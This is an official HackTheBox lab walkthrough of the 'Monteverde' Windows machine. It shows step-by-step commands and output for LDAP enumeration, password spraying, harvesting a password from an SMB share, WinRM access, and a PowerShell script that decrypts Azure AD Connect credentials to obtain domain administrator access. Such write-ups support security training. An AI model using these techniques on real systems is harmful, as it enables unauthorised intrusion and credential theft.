



HACKTHEBOX



Monteverde

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Difficulty: **Medium**

Classification: Official

Synopsis

Monteverde is a Medium Windows machine that features Azure AD Connect. The domain is enumerated and a user list is created. Through password spraying, the `SABatchJobs` service account is found to have the username as a password. Using this service account, it is possible to enumerate SMB Shares on the system, and the `$users` share is found to be world-readable. An XML file used for an Azure AD account is found within a user folder and contains a password. Due to password reuse, we can connect to the domain controller as `mhope` using WinRM. Enumeration shows that `Azure AD Connect` is installed. It is possible to extract the credentials for the account that replicates the directory changes to Azure (in this case the default domain administrator).

Skills Required

- Basic Windows Enumeration
- Basic Active Directory Enumeration


Skills Learned

- Password Spraying
- Using `sqlcmd`
- Azure AD Connect Password Extraction

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.172 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.172
```



```
nmap -p$ports -sC -sV 10.10.10.172
```

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain?	
fingerprint-strings:			
DNSVersionBindReqTCP:			
version			
_ bind			
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP
Domain: MEGABANK.LOCAL			
445/tcp	open	microsoft-ds?	
464/tcp	open	kpasswd5?	
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	tcpwrapped	
3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP
Domain: MEGABANK.LOCAL			
3269/tcp	open	tcpwrapped	
5985/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

The scan reveals many ports open, including port 53 (DNS), 389 (LDAP) and 445 (SMB). This reveals that the server is a domain controller. The domain is identified by Nmap as `MEGABANK.LOCAL`.

Domain Enumeration

A good first step is to check for LDAP anonymous binds or SMB null sessions, as this would allow us to enumerate the domain without credentials. Let's download `windapsearch`.

```
wget https://raw.githubusercontent.com/roptop/windapsearch/master/windapsearch.py
```

Next, issue the following command to check if LDAP anonymous binds are permitted.

```
python windapsearch.py -u "" --dc-ip 10.10.10.172
```

```
python windapsearch.py -u "" --dc-ip 10.10.10.172
```

```
[+] No username provided. Will try anonymous bind.  
[+] Using Domain Controller at: 10.10.10.172  
[+] Getting defaultNamingContext from Root DSE  
[+] Found: DC=MEGABANK,DC=LOCAL  
[+] Attempting bind  
[+] ...success! Binded as:  
[+] None  
  
[*] Bye!
```

We can also enumerate the domain users.

```
python windapsearch.py -u "" --dc-ip 10.10.10.172 -U --admin-objects
```

```
[+] No username provided. Will try anonymous bind.  
[+] Using Domain Controller at: 10.10.10.172  
[+] Getting defaultNamingContext from Root DSE  
[+] Found: DC=MEGABANK,DC=LOCAL  
[+] Attempting bind  
[+] ...success! Binded as:  
[+] None
```

```
[+] Enumerating all AD users  
[+] Found 10 users:
```

```
cn: Guest
```

```
cn: AAD_987d7f2f57d2
```

```
cn: Mike Hope  
userPrincipalName: mhope@MEGABANK.LOCAL
```

```
cn: SABatchJobs  
userPrincipalName: SABatchJobs@MEGABANK.LOCAL
```

```
cn: svc-ata  
userPrincipalName: svc-ata@MEGABANK.LOCAL
```

```
cn: svc-bexec  
userPrincipalName: svc-bexec@MEGABANK.LOCAL
```

```
cn: svc-netapp  
userPrincipalName: svc-netapp@MEGABANK.LOCAL
```

```
cn: Dimitris Galanos
userPrincipalName: dgalanos@MEGABANK.LOCAL

cn: Ray O'Leary
userPrincipalName: roleary@MEGABANK.LOCAL

cn: Sally Morgan
userPrincipalName: smorgan@MEGABANK.LOCAL

[+] Attempting to enumerate all admin (protected) objects
[+] Found 0 Admin Objects:
```

The output returns a few interesting users. `SABatchJobs` might be a service account dedicated to running batch jobs, and is perhaps unusual for having a mixed-case name. The presence of the account `AAD_987d7f2f57d2` is a strong indication that `AD Connect` is installed in the domain. AD Connect is a tool that is used to synchronize an on-premise Active Directory environment to Azure Active Directory.

Using [windapsearch](#) we can further enumerate domain groups, and see which users belong to `Remote Management Users`. This group allows its members to connect to computers using PowerShell Remoting.

```
python windapsearch.py -u "" --dc-ip 10.10.10.172 -U -m "Remote Management Users"
```



```
[+] Found 1 members:

b'CN=Mike Hope,OU=London,OU=MegaBank Users,DC=MEGABANK,DC=LOCAL'
```

The user `mhope` is identified to be in the `Remote Management Users` group.

Let's use `smbclient` to test for SMB null sessions. Command output reports that the anonymous login attempt was successful, although it failed to list any shares. We can attempt to get credentials and access it again.



```
smbclient -N -L \\10.10.10.172\

Anonymous login successful

  Sharename      Type      Comment
  -----      -
SMB1 disabled -- no workgroup available
```

Let's use `enum4linux` to retrieve other domain information.

```
enum4linux -a 10.10.10.172
```

```
[+] Password Info for Domain: MEGABANK

[+] Minimum password length: 7
[+] Password history length: 24
[+] Maximum password age: 41 days 23 hours 53 minutes
[+] Password Complexity Flags: 000000

    [+] Domain Refuse Password Change: 0
    [+] Domain Password Store Cleartext: 0
    [+] Domain Password Lockout Admins: 0
    [+] Domain Password No Clear Change: 0
    [+] Domain Password No Anon Change: 0
    [+] Domain Password Complex: 0

[+] Minimum password age: 1 day 4 minutes
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set
```

We note that the `Account Lockout Threshold` is set to `None`, so we can attempt a password spray in order to obtain valid credentials.

`windapsearch` can be used to create a list of domain users.

```
python windapsearch.py -u "" --dc-ip 10.10.10.172 -U | grep '@' | cut -d ' ' -f 2 | cut -d '@' -f 1 | uniq > users.txt
```

```
cat users.txt
```

```
mhope
SABatchJobs
svc-ata
svc-bexec
svc-netapp
dgalanos
roleary
smorgan
```


Foothold

We have our user list, and for our password spraying attempt we can use a very short list of statistically likely passwords. It's worth appending the discovered usernames to this list, as having a password of the username is unfortunately a common practice.

```
wget https://raw.githubusercontent.com/insidetrust/statistically-likely-  
usernames/master/weak-corporate-passwords/english-basic.txt  
cat users.txt >> english-basic.txt
```

```
cat english-basic.txt
```

```
Password1  
Welcome1  
Letmein1  
Password123  
Welcome123  
Letmein123  
mhope  
SABatchJobs  
svc-ata  
svc-bexec  
svc-netapp  
dgalanos  
roleary  
smorgan
```

Next, we can use CrackMapExec to perform the password spray, noting that there is no risk in the accounts locking out owing to the absence of an account lockout policy.

```
crackmapexec smb 10.10.10.172 -d megabank -u users.txt -p english-basic.txt
```

```
SMB 10.10.10.172 445 MONTEVERDE [-] megabank\mhope:Password1 STATUS_LOGON_FAILURE  
SMB 10.10.10.172 445 MONTEVERDE [-] megabank\mhope>Welcome1 STATUS_LOGON_FAILURE  
SMB 10.10.10.172 445 MONTEVERDE [-] megabank\mhope:Letmein1 STATUS_LOGON_FAILURE  
SMB 10.10.10.172 445 MONTEVERDE [-] megabank\mhope:Password123 STATUS_LOGON_FAILURE  
SMB 10.10.10.172 445 MONTEVERDE [-] megabank\mhope>Welcome123 STATUS_LOGON_FAILURE  
SMB 10.10.10.172 445 MONTEVERDE [-] megabank\mhope:Letmein123 STATUS_LOGON_FAILURE  
SMB 10.10.10.172 445 MONTEVERDE [-] megabank\mhope:mhope STATUS_LOGON_FAILURE  
<SNIP>  
SMB 10.10.10.172 445 MONTEVERDE [-] megabank\SABatchJobs:mhope STATUS_LOGON_FAILURE  
SMB 10.10.10.172 445 MONTEVERDE [+] megabank\SABatchJobs:SABatchJobs
```


This was successful and we have gained valid domain credentials: `SABatchJobs / SABatchJobs`. Let's see if we can use this account to execute commands on the server.

```
smbmap -u SABatchJobs -p SABatchJobs -d megabank -H 10.10.10.172 -x whoami
```

This isn't successful. We can instead use `smbmap` to enumerate the remote file shares, which lists our permissions.

```
smbmap -u SABatchJobs -p SABatchJobs -d megabank -H 10.10.10.172

[+] IP: 10.10.10.172:445    Name: 10.10.10.172

  Disk                               Permissions Comment
  ----                               -
  ADMIN$                             NO ACCESS  Remote Admin
  azure_uploads                       READ ONLY
  C$                                  NO ACCESS  Default share
  E$                                  NO ACCESS  Default share
  IPC$                                READ ONLY  Remote IPC
  NETLOGON                           READ ONLY  Logon server share
  SYSVOL                             READ ONLY  Logon server share
  users$                             READ ONLY
```

Next, let's crawl the `users$` share for potentially interesting files, such as Office documents, text and XML files.

```
smbmap -u SABatchJobs -p SABatchJobs -d megabank -H 10.10.10.172 -A
'(xlsx|docx|txt|xml)' -R
```

```
smbmap -u SABatchJobs -p SABatchJobs -d megabank -H 10.10.10.172 -A '(xlsx|docx|txt|xml)' -R

[+] IP: 10.10.10.172:445    Name: 10.10.10.172
[+] Starting search for files matching '(xlsx|docx|txt|xml)' on share azure_uploads.
[+] Starting search for files matching '(xlsx|docx|txt|xml)' on share IPC$.
[+] Starting search for files matching '(xlsx|docx|txt|xml)' on share NETLOGON.
[+] Starting search for files matching '(xlsx|docx|txt|xml)' on share SYSVOL.
[+] Starting search for files matching '(xlsx|docx|txt|xml)' on share users$.
[+] Match found! Downloading: users$\mhope\azure.xml
```

This reveals the file `azure.xml`, which is automatically downloaded.

```
cat 10.10.10.172-users_mhope_azure.xml
```

```
<?xml Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
```

```
<TN RefId="0">
  <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
  <T>System.Object</T>
</TN>

<ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
<Props>
  <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
  <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
  <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
  <S N="Password">4n0therD4y@n0th3r$</S>
</Props>
</Obj>
</Objs>
```

The file contains the Azure AD password `4n0therD4y@n0th3r$`. Let's check if `mhope` also uses this password in the local AD. We can use WinRM to test the credentials, as we know this account is in the `Remote Management Users` group.

```
evil-winrm -i 10.10.10.172 -u mhope -p '4n0therD4y@n0th3r$'
```

This is successful, although the command `whoami /priv` reveals that the current user is not privileged. However, `whoami /groups` reveals that this account is a member of the group `MEGABANK\Azure Admins`.

The user flag is in `C:\Users\mhope\Desktop`.

Privilege Escalation

Navigating to `C:\Program Files\` we can see that both `Microsoft SQL Server` and `AD Connect` are installed. There are many articles published online regarding vulnerabilities and privilege escalation opportunities with the Azure AD (AAD) Sync service.

```
*Evil-WinRM* PS C:\> cd Progra~1
*Evil-WinRM* PS C:\Program Files> ls

    Directory: C:\Program Files

Mode                LastWriteTime         Length Name
----                -
d-----         1/2/2020   9:36 PM             Common Files
d-----         1/2/2020   2:46 PM             internet explorer
d-----         1/2/2020   2:38 PM             Microsoft Analysis Services
d-----         1/2/2020   3:37 PM             Microsoft Azure Active Directory
Connect
d-----         1/2/2020   3:02 PM             Microsoft Azure AD Connect Health Sync
d-----         1/2/2020   2:53 PM             Microsoft Azure AD Sync
d-----         1/2/2020   2:31 PM             Microsoft SQL Server
```

Let's find out the version of the AD Connect. According to the Microsoft [documentation](#), the name of the service responsible for syncing the local AD to Azure AD is `ADSync`. We don't see a reference to this on running `Get-Process`, and attempting to run `tasklist` results in an `Access Denied` error.

We can also try to enumerate services with the PowerShell cmdlet `Get-Service`, or by invoking `wmic.exe service get name`, `sc.exe query state= all` or `net.exe start`, but are also denied access. Instead, we can enumerate the service instance using the Registry.

```
Get-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\ADSync
```

```
Get-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\ADSync

Hive: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
```

Name	Property
ADSync	Type : 16
	Start : 2
	ErrorControl : 1
	ImagePath : "C:\Program Files\Microsoft Azure AD Sync\Bin\miiserver.exe"
	DisplayName : Microsoft Azure AD Sync
	DependOnService : {winmgmt}
	ObjectName : MEGABANK\AAD_987d7f2f57d2

This reveals that the service binary is `C:\Program Files\Microsoft Azure AD Sync\Bin\miiserver.exe`.

We can issue the command below to obtain the file (and product) version.

```
Get-ItemProperty -Path "C:\Program Files\Microsoft Azure AD Sync\Bin\miiserver.exe" |
Format-list -Property * -Force
```

```
Get-ItemProperty -Path "C:\Program Files\Microsoft Azure AD Sync\Bin\miiserver.exe"
| Format-list -Property * -Force
```

<SNIP>

```
InternalName:      miiserver
OriginalFilename:  miiserver.exe
FileVersion:       1.1.882.0
FileDescription:   AD-IAM-HybridSync master (0eb4240d4) Azure AD
                  Connect synchronization service.
Product:           Microsoft® Azure® AD Connect
ProductVersion:    1.1.882.0
```

Searching online reveals the [adconnectdump](#) tool, that can be used to extract the password for the AD Connect Sync Account. The repo mentions that the way that AD connect stores credentials changed a while back. The new version stores credentials using DPAPI and the old version used the Registry. The [current](#) version of AD Connect at the time of writing is `1.5.30.0`, so the version on the server is unlikely to use DPAPI. This tool works for newer versions of the AD Connect that use DPAPI.

Some further searching reveals [this](#) blog post, which is recommended reading. It details the exploitation process for the older version of AD Connect. Copy the script from the blog post and save it locally.

Attempting to run this as is was not successful. Let's try to extract the `instance_id`, `keyset_id` and `entropy` values from the database manually. A default installation of AD Connect uses a SQL Server Express instance as a LocalDB, connecting over a named pipe. However, enumeration of `C:\Program Files` and `netstat` reveals that Microsoft SQL Server is installed and bound to `10.10.10.172` (but isn't accessible externally). So this seems to have been a custom install of AD Connect.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> netstat -nto

Active Connections

    Proto Local Address           Foreign Address         State           PID
    ----
    TCP    10.10.10.172:135        10.10.10.172:56010      ESTABLISHED     936
    TCP    10.10.10.172:389        10.10.10.172:52179      ESTABLISHED     656
    TCP    10.10.10.172:389        10.10.10.172:52197      ESTABLISHED     656
    TCP    10.10.10.172:389        10.10.10.172:52204      ESTABLISHED     656
    TCP    10.10.10.172:1433       10.10.10.172:49724      ESTABLISHED     3508
    TCP    10.10.10.172:1433       10.10.10.172:49725      ESTABLISHED     3508
    TCP    10.10.10.172:1433       10.10.10.172:49726      ESTABLISHED     3508
    TCP    10.10.10.172:1433       10.10.10.172:49727      ESTABLISHED     3508
    TCP    10.10.10.172:1433       10.10.10.172:49728      ESTABLISHED     3508
```

Instead, we can use the native SQL Server utility `sqlcmd.exe` to extract the values from the database.

```
sqlcmd -S MONTEVERDE -Q "use ADSync; select instance_id,keyset_id,entropy from mms_server_configuration"
```

```
sqlcmd -S MONTEVERDE -Q "use ADSync; select instance_id,keyset_id,entropy from mms_server_configuration"
Changed database context to 'ADSync'.
instance_id           keyset_id  entropy
-----
1852B527-DD4F-4ECF-B541-EFCCBFF29E31      1 194EC2FC-F186-46CF-B44D-071EB61F49CD
(1 rows affected)
```

This is successful and the values are returned.

Modify the script to set the `$key_id`, `$instance_id` and `$entropy` variables to the values we extracted from the database, and remove the commands that try to obtain them automatically. Add this after the first line of the script.

```
$key_id = 1
$instance_id = [GUID]"1852B527-DD4F-4ECF-B541-EFCCBFF29E31"
$entropy = [GUID]"194EC2FC-F186-46CF-B44D-071EB61F49CD"
```

Remove the following lines.

```
$cmd = $client.CreateCommand()  
$cmd.CommandText = "SELECT keyset_id, instance_id, entropy FROM  
mms_server_configuration"  
$reader = $cmd.ExecuteReader()  
$reader.Read() | Out-Null  
$key_id = $reader.GetInt32(0)  
$instance_id = $reader.GetGuid(1)  
$entropy = $reader.GetGuid(2)  
$reader.Close()
```

Next we will need to modify the existing `$client` variable to reference the custom SQL Server.

```
$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList  
"Server=MONTEVERDE;Database=ADSync;Trusted_Connection=true"
```

Let's encapsulate the script in a function that we can call. Save the final payload below as `adconnect.ps1`.

```
Function Get-ADConnectPassword{  
  
Write-Host "AD Connect Sync Credential Extract POC (@_xpn_)\`n"  
  
$key_id = 1  
$instance_id = [GUID]"1852B527-DD4F-4ECF-B541-EFCCBFF29E31"  
$entropy = [GUID]"194EC2FC-F186-46CF-B44D-071EB61F49CD"  
  
$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList  
"Server=MONTEVERDE;Database=ADSync;Trusted_Connection=true"  
$client.Open()  
$cmd = $client.CreateCommand()  
$cmd.CommandText = "SELECT private_configuration_xml, encrypted_configuration FROM  
mms_management_agent WHERE ma_type = 'AD'"  
$reader = $cmd.ExecuteReader()  
$reader.Read() | Out-Null  
$config = $reader.GetString(0)  
$encrypted = $reader.GetString(1)  
$reader.Close()  
  
add-type -path 'C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll'  
$km = New-Object -TypeName  
Microsoft.DirectoryServices.MetadirectoryServices.Cryptography.KeyManager  
$km.LoadKeySet($entropy, $instance_id, $key_id)  
$key = $null  
$km.GetActiveCredentialKey([ref]$key)  
$key2 = $null  
$km.GetKey(1, [ref]$key2)  
$decrypted = $null
```

```

$key2.DecryptBase64ToString($crypted, [ref]$decrypted)

$domain = select-xml -Content $config -XPath "//parameter[@name='forest-login-domain']"
| select @{Name = 'Domain'; Expression = {$_.node.InnerXML}}
$username = select-xml -Content $config -XPath "//parameter[@name='forest-login-user']"
| select @{Name = 'Username'; Expression = {$_.node.InnerXML}}
$password = select-xml -Content $decrypted -XPath "//attribute" | select @{Name =
'Password'; Expression = {$_.node.InnerXML}}

Write-Host ("Domain: " + $domain.Domain)
Write-Host ("Username: " + $username.Username)
Write-Host ("Password: " + $password.Password)

}


```

The `-s` flag in `Evil-WinRM` allows us to specify a folder containing PowerShell scripts. We can load a script in memory within the `Evil-WinRM` session by typing the script name and hitting return.

```

evil-winrm -i 10.10.10.172 -u mhope -p "4n0therD4y@n0th3r$" -s .
adconnect.ps1
Get-ADConnectPassword

```



```

evil-winrm -i 10.10.10.172 -u mhope -p "4n0therD4y@n0th3r$" -s .

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\mhope\Documents> adconnect.ps1
*Evil-WinRM* PS C:\Users\mhope\Documents> Get-ADConnectPassword
AD Connect Sync Credential Extract POC (@_xpn_)

Domain: MEGABANK.LOCAL
Username: administrator
Password: d0m@in4dminyeah!

```

This was successful, and we have obtained credentials for the AD Connect Sync account. In this case, as it was a custom install, it seems the primary domain administrator was used for this. It's worth noting that a default installation uses the `NT SERVICE\ADSync` service account.

Let's use Evil WinRM to connect as the administrator.

```

evil-winrm -i 10.10.10.172 -u administrator -p 'd0m@in4dminyeah!'

```



```
evil-winrm -i 10.10.10.172 -u administrator -p d0m@in4dminyeah!  
Info: Establishing connection to remote endpoint  
  
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

The root flag is located in `C:\Users\Administrator\Desktop`.